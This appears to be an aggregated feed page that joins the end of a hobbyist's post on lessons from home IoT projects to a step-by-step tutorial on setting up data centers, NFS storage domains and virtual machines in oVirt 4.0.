    We have a cat that likes to play in funny places, and she was particularly interested in my project to control the fireplace with speech-voice recognition. A burned kitty would mean the end of my IoT projects, so I quickly wired up a mesh screen to keep the cat out.
    Lesson 3: Beware of fire.
    I built an IoT-controlled pumpkin for Halloween that shot a 4-foot flame out of its face when mentioned on Twitter or alternatively controlled with a watch or phone. This was a huge hit but IT became difficult to keep all the kids at a safe distance all night long. This year, I'm building a 12-foot monster that shoots the flame way above the kids heads and is controlled by speech commands. See some of my other Halloween IoT projects.
    Lesson 4: When it's in the home it needs to be nearly 100% reliable.
    Family members are not forgiving of quality defects, and your home automation projects will not be used if they are not reliable.
    Some of my microcontrollers would lock up after a couple of days because of Ethernet communication issues, and I knew I had a problem when my wife called me while I was traveling because the garden wasn't watering. I spent days working out the issue and finally resolved it by having the code detect the issue and then reboot the device to recover. The reboot is so fast that people don't usually notice the downtime.

    How to Create Virtual Machines in oVirt 4.0 Environment

    $
    0
    0
    http://www.linuxtechi.com/create-virtual-machines-ovirt-4-environment

    To Create Virtual Machines from oVirt Engine Web Administrator portal first we have to make sure following things are set.
    • Data Center
    • Clusters
    • Hosts ( oVirt Node or hypervisor)
    •  Network ( default ovirtmgmt is created)
    • Storage Domain( ISO storage and Data Storage )
    In our previous article we have already discuss the  oVirt Engine and oVirt Node / Hypervisor installation. Please refer the URL for “Installation Steps of oVirt Engine and Ovirt Node
    Refer the following steps to complete above set of tasks. Login to your oVirt Engine Web Administrator Portal. In my Case web portal URL is “https://ovirtengine.example.com”


    Step:1 Create new Data Center

    Go to Data Centers Tab and then click on New
    Specify the Data Center Name, Description and Storage Type and Compatibility version.In my case Data Center name is “test_dc
    create-data-center-from-ovirt-engine-web-administrator-portal


    Step:2 Configure Cluster for Data Center

    When we click on OK on above step, it will ask to configure Cluster. So Select “Configure Cluster” option
    configure-cluster-from-ovirt-engine-web-portal

    Specify the cluster name, Description, CPU architecture as per your setup leave the other parameters as it is. We can define optimization, migration and fencing policy as per our requirement  but i am not touching these policy as of now.
    In my case Cluster name is “testcluster
    new-cluster-ovirt-engine-web-administration
    Click on OK.

    In the next step click on Configure Later.
    configure-host-later-ovirt-engine-web-administration


    Step:3 Add Host or oVirt Node to above created data center & cluster.


    By default when we add any host or oVirt Node in oVirt Engine it is added to the default data center and Cluster. So to change the data center and cluster of any node first put the host in maintenance mode
    Select the Node click on Maintenance option then click on OK
    maintenance-mode-host-ovirt-engine

    Now Select the Edit option and update the Data center and Cluster information for the selected host.
    update-datacenter-cluster-info-ovirt-engine
    Click on OK
    Now Click on Activate option to activate the host.
    host-activated-ovirt-engine

    Step:4 Creating Storage Domains

    As the name suggests storage domain is centralized repository of disk which is used for storing the VM disk images, ISO files and VMs meta data its Snapshots. Storage Domain is classified into three types :
    • Data Storage Domain : It is used for storing hard disk images of all the VMs
    • Export Storage Domain : It is used to store the backup copies of VMs, it also provides transitory storage for hard disk images and templates being transferred between data centers.
    • ISO Storage Domain : It is used for storing the ISO files.
    In this article Data Storage and ISO storage is shared via NFS. Though data storage can be configure via ISCSI , GlusterFS and Storage using Fibre Channels. Following NFS share is available for Data Storage and ISO domain.
    [root@ovirtnode ~]# showmount -e 192.168.1.30
    Export list for 192.168.1.30:
    /exports/vmstorage 192.168.1.0/24
    /exports/iso       192.168.1.0/24
    [root@ovirtnode ~]#

    Create Data Storage Domain, Click on the Storage Tab and then Click on New Domain, Select the Domain function as “Data” and Storage Type as NFS and Specify the NFS servers’ share ip and name.
    data-storage-domain-ovirt-engine

    Now Again Click on New Domain from Storage Tab and Select Domain Function as “ISO” and Storage Type as “NFS”
    iso-storage-domain-ovirt-engine

    As we see both the storage Domains are activated now. Once the storage Domain got activated then automatically our Data Center initialized and becomes active.
    storage-domain-activated-ovirt-engine

    Step:5 Upload ISO files to ISO Storage Domain.

    Transfer the ISO file to ovirt-engine and run the ‘engine-iso-uploader’. In my case i am uploading Ubuntu 16.04 LTS iso file.
    [root@ovirtengine ~]# engine-iso-uploader -i ISO_Domain_test_dc upload ubuntu-16.04-desktop-amd64.iso
    Please provide the REST API password for the admin@internal oVirt Engine user (CTRL+D to abort):
    Uploading, please wait...
    INFO: Start uploading ubuntu-16.04-desktop-amd64.iso
    Uploading: [########################################] 100%
    INFO: ubuntu-16.04-desktop-amd64.iso uploaded successfully
    [root@ovirtengine ~]#
    Now we are ready create Virtual machines.

    Step:6 Create Virtual Machine

    As we have uploaded Ubuntu 16.04 ISO file so at this point of time we will create Ubuntu virtual machine.

    Click on New VM from Virtual Machine Tab . Specify the followings parameters under the “General” Tab
    • Data Center “test_dc”
    • Operating System Type as “Linux”
    • Optimized for “Desktop”
    • Name as “Ubuntu 16.04”
    •  nic1 as “ovirtmgmt”
    create-new-virtual-machine-ovirt-engine

    Specify the disk space for the Virtual machine. Click on Create option  which is available in front of “Instance Images” Specify the Disk Size and leave other parameters as it and click on OK.
    disk-image-for-virtual-machine-ovirt-engine

    Click on “Show Advance option” then Go to System Tab, Specify the Memory and CPU for the Virtual Machine
    define-memory-cpu-virtual-machine-ovirt-engine

    Go to “Boot Options” Tab , attach the Ubuntu 16.04 ISO file and change the boot sequence and Click on OK
    attach-iso-file-virtual-machine-ovirt-engine

    Now Select the VM and Click on “Run Once” option from Virtual Machines Tab.
    To Get the Console of  VM. Do the Right Click on VM and then select Console.
    install-ubuntu-from-ovirt-engine-console

    Click on Install Ubuntu and follow the screen instructions and reboot the VM once installation is completed
    virtual-machine-installation-completed-ovirt-engine
